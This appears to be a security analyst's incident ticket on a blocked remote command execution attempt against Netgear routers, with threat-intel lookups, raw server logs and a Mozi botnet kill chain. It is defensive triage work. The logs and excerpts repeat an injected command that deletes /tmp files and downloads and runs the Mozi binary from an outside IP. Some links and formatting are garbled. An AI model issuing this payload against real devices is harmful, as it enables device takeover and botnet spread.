Ticket Standards

The Summary:

- Remote Command Execution

Web Attacks
(XSS, SQLi, LFI, RCE, PHPI, HTTP,SESS,)

Splunk Incident ID: f9954743-0e4f-45ca-91e7-22c7782ac8b1

Description
This is a Remote Command Execution attack

The attacker going to use netgear vulnerability to change configuration file and then download Mozi malware and turn it to a botnet.

[herehttps://securityaffairs.com/121306/malware/mozi-botnet-targets-netgear-huawei-zte.html]

Encoded log: - GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://117.194.174.8:43107/Mozi.m+-O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1

Decoded log: -

Attacker Info:
IP: 117.194.174.8
User Agent: Hello, world
Browser Name: - none

Browser Version: - none

OS: - none

Analyst Investigation Results:

Virus Total Result:

3 security vendors flagged this URL as malicious

Security vendors' analysis :

Malicious by (CyRadar, and
Abusix

[here|https://
https://www.virustotal.com/gui/url/c0a528f3fbc5dc3cc4c0aa50f330dddd73fea05e77b07453
5b6d8f13839fda72
]

Security Vendors' Analysis from Virus Total:

Talos Intelligence:

LOCATION DATA : Palakkad, India

REPUTATION DETAILS
IP Reputation: **Neutral**
Web Reputation: **Unknown**
BLOCK LISTS:
BL.SPAMCOP.NET: **Not Listed**
CBL.ABUSEAT.ORG: Not **Listed**
PBL.SPAMHAUS.ORG: **Not Listed**
SBL.SPAMHAUS.ORG: **Not Listed**

Shodan Result: No results found.
Open Ports: -
[here|https://www.shodan.io/search?query=117.194.174.8+
]
Brief Community Comments: -
Security Vendors' Analysis from Virus Total: none

Result investigation on Google Result :

[herehttps://securityaffairs.com/121306/malware/mozi-botnet-targets-netgear-huawei-zte.html]

Victim: 38.242.130.249
Raw Data:

```
[11/Oct/2022:04:49:18 +0200] Y0TZrp1b1a1FvWVIltreJQAAAEs 117.194.174.8 37985
38.242.130.249 80 --b52a4553-B-- GET
/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-
```

```
rf+/tmp/*;wget+http://117.194.174.8:43107/Mozi.m+-
O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1 HTTP/1.0 --
b52a4553-F-- HTTP/1.1 403 Forbidden Content-Length: 277 Connection: close
Content-Type: text/html; charset=iso-8859-1 --b52a4553-E-- <!DOCTYPE HTML
PUBLIC "-//IETF//DTD HTML 2.0//EN"> <html><head> <title>403
Forbidden</title> </head><body> <h1>Forbidden</h1> <p>You don't have
permission to access this resource.</p> <hr> <address>Apache/2.4.29 (Ubuntu)
Server at cydeosec.com Port 80</address> </body></html>
```

Action

The results was **403 Forbidden**, so no need for an extra action.

Requirement : apply patch for vulnerability on CVE on NVD

[here|https:// https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=MOZI+P2P+BOTNET+ALSO+TARGETS+NETGEAR]

```
next_file=netgear.cfg
```

```
/Mozi.m+-O+/tmp/netgear;sh+netgear
```


The attacker going to use netgear (provide networking, storage and security solutions) vulnerability to change configuration file and then download Mozi malware and turn it to a botnet.

Getways :

- 23—Telnet
- 2323—Telnet alternate port
- 7547—Tr-069 port
- 35000—Tr-069 port on Netgear devices
- 50023—Management port on Huawei devices
- 58000—Unknown usage

network gateways manufactured by Netgear, Huawei, and ZTE

perform man-in-the-middle (MITM) attacks—via HTTP hijacking and DNS spoofing—to compromise endpoints and deploy ransomware or cause safety incidents in OT facilities



Mozi attack kill chain

1. Internet scan
Attacker searches for exploitable targets using an internet scanning tool like Shodan

2. Identify targets
Attacker finds potential targets (an Internet Gateway for example)

3. Exploit path
Attacker seeks access using weak passwords, unpatched vulnerabilities, or zero -days

4. Deploy Mozi
Attacker infects Internet Gateway with Mozi malware

5. Enable persistence
Attacker drops scripts to the gateway's file system enabling the malware to persist after a device restart

6. Maintain persistence
Attacker impedes the gateway's configuration from being altered by configuration servers (e.g.: ACS)

7. Block remediation
Attacker prevents remote access (e.g.: telnet) to the gateway to hinder remediation actions if the attack is discovered

8. Deploy exploit kit
HTTP requests passing through the gateway are altered. Users are silently redirected to exploit websites that install ransomware. Users are initially unaware as they're quickly redirected to the expected website

9. Increase target spread
Infected gateway scales out the attack and deploys ransomware to all user devices

10. Demand ransom
The data on targeted devices are ransomed impacting IT endpoints and when present Industrial/OT infrastructure